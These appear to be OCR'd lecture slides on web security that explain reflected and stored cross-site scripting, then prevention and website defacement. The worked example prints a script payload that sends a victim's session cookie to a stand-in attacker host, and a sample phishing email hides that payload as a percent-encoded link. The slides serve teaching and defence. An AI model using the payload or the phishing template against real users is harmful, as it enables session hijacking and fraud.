- attacker **injects** (via bluffing user)
- malicious Javascript to honest server malicious Javascript **returned to browser** by honest server site (amazon.com) as server response
- browser **executes** malicious Javascript with honest site access right
- Javascript sends to attacker user's session info with amazon.com


(III) Attacks on Web Apps: **XSS**

Web Security

- attacker **injects** (via bluffing user) malicious Javascript to honest server
- **Why** possible to inject malicious Javascript into the webpage sent to browser from the honest attacked server?
  - **Reflected** XSS
  - **Stored** XSS

(III) Attacks on Web Apps: **Reflected XSS**

Web Security




(III) Attacks on Web Apps: **Reflected XSS**

Web Security

- E.g.: Web application (browser) sometimes employs **dynamic page** to display **error message** to user
  - takes a parameter containing message text & **renders it back** to user
- Such parameter becomes the **insertion point** of a cross-site script (XSS)


```
https://wahh-app.com/error.php?message=Sorry%2c+an+error+occurred

<p>Sorry, an error occurred.</p>
```

(III) Attacks on Web Apps: **Reflected XSS**

Web Security

- Idea: Craft a **request** containing **embedded JavaScript** that reflects to any user who makes the request
- Accounts for approximately 75% of XSS vulnerabilities that exist in real-world web applications


```
https://wahh-app.com/error.php?message=<script>alert('xss');</script>
```


```
<p><script>alert('xss');</script></p>
```

(III) Reflected XSS: Example

Web Security

1. User **logins**, issued with a cookie

```
Set-Cookie: sessId=184a9138ed37374201a4c9672362f12459c2a652491a3
```

2. The attacker feeds/**injects** (via social engineering) the following URL to the user:

```
https://wahh-app.com/error.php?message=<script>var+i=new+Image;
+i.src="http://wahh-attacker.com/"%2bdocument.cookie;</script>
```

3. User **requests** from the application the URL fed to them by the attacker
4. Server **responds** to the user's request.
   - Response contains the JavaScript created by the attacker
5. Attacker's JavaScript is received by the user's browser, which **executes** it
6. The malicious JavaScript created by the attacker is:

```
var i=new Image; i.src="http://wahh-attacker.com/"+document.cookie;
```

The request contains the user's current session token for the application:

```
GET /sessId=184a9138ed37374201a4c9672362f12459c2a652491a3 HTTP/1.1
Host: wahh-attacker.com
```

7. Attacker captured token to hijack the user's session

(III) Reflected XSS: Example

Web Security

- How to inject a malicious URL to an attacked user's HTTP Request: social engineering

```
From: "WahhApp Customer Services" <customerservices@wahh-app.com>
To: "John Smith"
Subject: Complete our customer survey and receive a $5 credit

Dear Valued Customer,

You have been selected to participate in our customer survey. Please
complete our easy 5 question survey, and in return we will credit $5 to
your account.

To access the survey, please log in to your account using your usual
bookmark, and then click on the following link:

https://wahh-app.com/%65%72%72%6f%72%2e%70%68%70?message%3d%3c%73%63
%72ipt>var+i=ne%77+Im%61ge%3b+i.s%72c="ht%74%70%3a%2f%2f%77ahh-att
%61%63%6ber.co%6d%2f"%2bdocum%65%6e%74%2e%63ookie;</%73%63ript%3e

Many thanks and kind regards,

Wahh-App Customer Services
```


Q: What is the meaning of `%61%63%6b` in the URL link? (in `-att%61%63%6ber.co%6d` part of URL).
What does `%xy` mean in a URL?
What do you think is its purpose in the phishing email?

(III) Reflected XSS Example: Why

Web Security

- The link contains the **same domain** as the sender
  - If the link is for another domain (e.g. www.i-am-attacker.com), most likely many users will not click and just ignore the email
- The link is using **https** (users may think https is secure and safe!)

(III) Stored XSS: How


Web Security

- Involves at least two requests to the application
  - Attacker **posts** some crafted data containing malicious code that the application stores
  - Victim **views** a page containing the attacker's data, and the malicious code is **executed** when the script is executed in the victim's **browser**

- The vulnerability is also called
  - Second-order XSS
  - Persistent XSS

(III) Stored XSS: How

Web Security



(III) XSS: Prevention

Web Security

- Main idea
  - Eliminate the script injection vulnerability in the web application
  - Web application server **carefully filters incoming scripts from client** before inserting in the response / stored HTML page

Website Defacements


Web Security

- REST API endpoint vulnerability allowed unAUTH user to modify content of page/post (content injection / privilege escalation)

Statistics

Web Security

- website defacement statistics

